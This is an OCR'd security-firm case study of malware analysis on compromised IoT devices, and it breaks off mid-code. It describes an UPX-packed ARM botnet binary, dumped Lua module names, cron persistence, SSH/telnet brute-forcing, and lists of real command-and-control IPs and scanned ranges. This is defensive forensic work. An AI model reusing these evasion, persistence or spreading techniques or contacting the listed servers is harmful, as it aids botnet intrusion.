
Case Study 2018

UNDER DEFENSE
CyberSecurity Solutions
Protecting your business

The Internet of Vulnerable THINGS




Security and Malware Analysis

Version 2
www.version-2.com


Solution/Service Title	IoT Security Assessment and Malware Reverse Engineering
Client Industry	IoT, Industrial Control Systems
Client Overview	Israel IoT Solution provider is over 15-years experienced company, that provides real-time security solution for cloud-connected IoT applications. They combine machine learning and monitoring to identify and mitigate threats
Client Challenge	Forensics and malware analysis of log files and file artifacts from 2 devices that perform unusual activity similar to Malware. We found suspicious file with name syslogd in home directory, ran static and dynamic analysis, used Splunk for better analyzing logs and creating timeline of compromising of machine
Technologies	Raspberry PI 3 with Linux raspberrypi 4.4.34-v7+, IDA PRO, Wireshark, Strace, Inetsim, Splunk
Key Benefits	Reverse Engineering of complex Linux based Malware allowed in tight deadlines analyze behaviour and impact of newly identified IoT Malware and stop distribution of this malware
Results	Discovered critical and high issues could lead to full application compromise, unauthorized financial transaction and lost of clients money, reputation and trust.

THE INTERNET OF THINGS

AN EXPLOSION OF CONNECTED POSSIBILITY




The biggest attacks with IoT made Twitter and East cost - down!



Problematic:

Industrial IoT

1. Companies don't put security on the first place
2. Mostly they are located behind network firewall and are internet faced
3. Patch management process is not in place
4. It is hard to monitor for security events on IoT devices



Project background

Client:

Israel Industrial Control System provider

Problem Statement:

2 devices performs unusual activity in the network and looks like compromised

Business Goals:


Found out HOW, WHEN and WHY client's multiple IoT devices were infected and give recommendation how to stop further malware spreading.

Team:

2 Malware analysts


Duration:

3 days




Key Facts:

- 2 different malwares on 2 different IoT devices
- Malware was packed with UPX in purpose to evade AntiVirus detection and complicate static analysis
- Malware uses BitTorrent protocol (6881 port) and LUA modules for running, scanning network, lateral movement and C&C communication with Botnet
- 95 Command & Control servers identified
- Malware brute force weak credentials based on simple password list to spread by telnet/ssh
- 4 various mechanism of persistence depending on the privilege





Technologies and Tools used

1. Raspberry PI 3 with Linux raspberrypi 4.4.34-v7+
2. IDA PRO
3. Strings
4. Core
5. Strace
6. Inetsim
7. Wireshark
8. Splunk
9. VirusTotal



Basic Information about malware

Filename	syslogd
File Path	home/user/.local/syslogd
File Information	ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, stripped
Packer information	UPX
VirusTotal	



Static Analysis

At first we started with collecting information about provided sample like binary ELF information, virustotal report, strings etc.

File information

syslogd: ELF 32-bit LSB executable, ARM, version 1 (ARM), statically linked, **stripped**

Strings

```
UPX!d
0@o.\P
?SN{^
0|np
Orxr
dl=`
o\v6
,?]
5_v(7
4NSS
{^ES
m.=9
5e`W{
```

As we found out file was packed with UPX, but simple unpacking didn't work.

```
$ upx -d syslogd
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91        Markus Oberhumer, Laszlo Molnar & John
Reiser   Sep 30th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------
-----------
upx: syslogd: CantUnpackException: header corrupted 2
```

Dynamic Analysis

After we ran this sample in our environment we successfully dumped malware from the memory for further analysis after it was unpacked.


Strings of dumped process memory

```
local server=require("server")
local malware=require("malware")
local utils=require("utils")
local readme=require("readme")
local callhome=require('callhome')
local config=require("config")
local btloader=require("btloader")
local persist=require("persist")
local bfssh=require("bfssh")
local watchdog=require("watchdog")
local wd=watchdog.new()
wd:add(function ()
        callhome.run()
```

Syscall monitoring


```
close(3)                                = 0
dup2(4, 1)                              = 1
close(4)                                = 0
write(1, "* * * * * /home/pi/.local/syslog"..., 
 34) = 34
exit_group(0)                           = ?
+++ exited with 0 +++
```

Connection to C&C and scanning random internet subnets



Analysis Details

Malicious file name *syslogd* which resides under */home/<user>/.local* folder. This file is a binary packed with UPX 3.91 (Ultimate Packer for Executables), but the UPX tool will have trouble unpacking these binaries because malware adds data at the end of the packed file. This technique is used for lower detection rate by AV vendors and to make difficult to analyze. After running it obtains persistence by adding itself to *cron* every 5 seconds and starts multiple processes of itself for multithreading. After that it tries to reach C&C servers and then starts to scan the internet for available ssh/telnet services for further bruteforce.



Network communication

After getting and executing on victims computer, this malware tries to reach remote servers for later malicious administration. There were 95 servers ready to communicate with.

```
222.117.14.67, 39342
185.74.220.80, 7972
162.157.254.234, 11101
93.80.226.14, 54622
109.198.73.196, 6881
178.207.151.229, 6881
195.154.122.162, 51413
46.181.67.91, 6881
84.195.195.232, 6889
5.145.215.146, 58438
95.189.243.240, 6881
109.191.48.148, 6881
46.185.63.117, 6881
118.216.121.20, 40244
5.76.55.129, 6881
```

```
config.servers={{"176.223.111.145",8080}}
```

And pinging next range ips for further brute-forcing and spreading:

```
"0.0.0.0/8",
"10.0.0.0/8",
"100.64.0.0/10",
"127.0.0.0/8",
"169.254.0.0/16",
"172.16.0.0/12",
"192.0.0.0/24",
"192.0.2.0/24",
"192.88.99.0/24",
"192.168.0.0/16",
"198.18.0.0/15",
"198.51.100.0/24",
"203.0.113.0/24",
"224.0.0.0/4",
"255.255.255.255/32"
```

152	15:33:14.4649…	172.16.50.2	186.15.0.1
153	15:33:14.4654…	172.16.50.2	186.15.0.2
154	15:33:14.4659…	172.16.50.2	186.15.0.3
155	15:33:14.4664…	172.16.50.2	186.15.0.4
156	15:33:14.4669…	172.16.50.2	186.15.0.5
157	15:33:14.4675…	172.16.50.2	186.15.0.6
158	15:33:14.4679…	172.16.50.2	186.15.0.7
159	15:33:14.4684…	172.16.50.2	186.15.0.8
160	15:33:14.4689…	172.16.50.2	186.15.0.9
161	15:33:14.4695…	172.16.50.2	186.15.0.10
162	15:33:14.4699…	172.16.50.2	186.15.0.11
163	15:33:14.4704…	172.16.50.2	186.15.0.12
164	15:33:14.4709…	172.16.50.2	186.15.0.13
165	15:33:14.4714…	172.16.50.2	186.15.0.14
166	15:33:14.4718…	172.16.50.2	186.15.0.15
167	15:33:14.4723…	172.16.50.2	186.15.0.16
168	15:33:14.4729…	172.16.50.2	186.15.0.17
169	15:33:14.4734…	172.16.50.2	186.15.0.18

Behavior in IoT environment

The first thing malware is trying to do - is create persistence on compromised machine on various places based on privileges owned:

```
if persist.isRoot()==true then; check if root
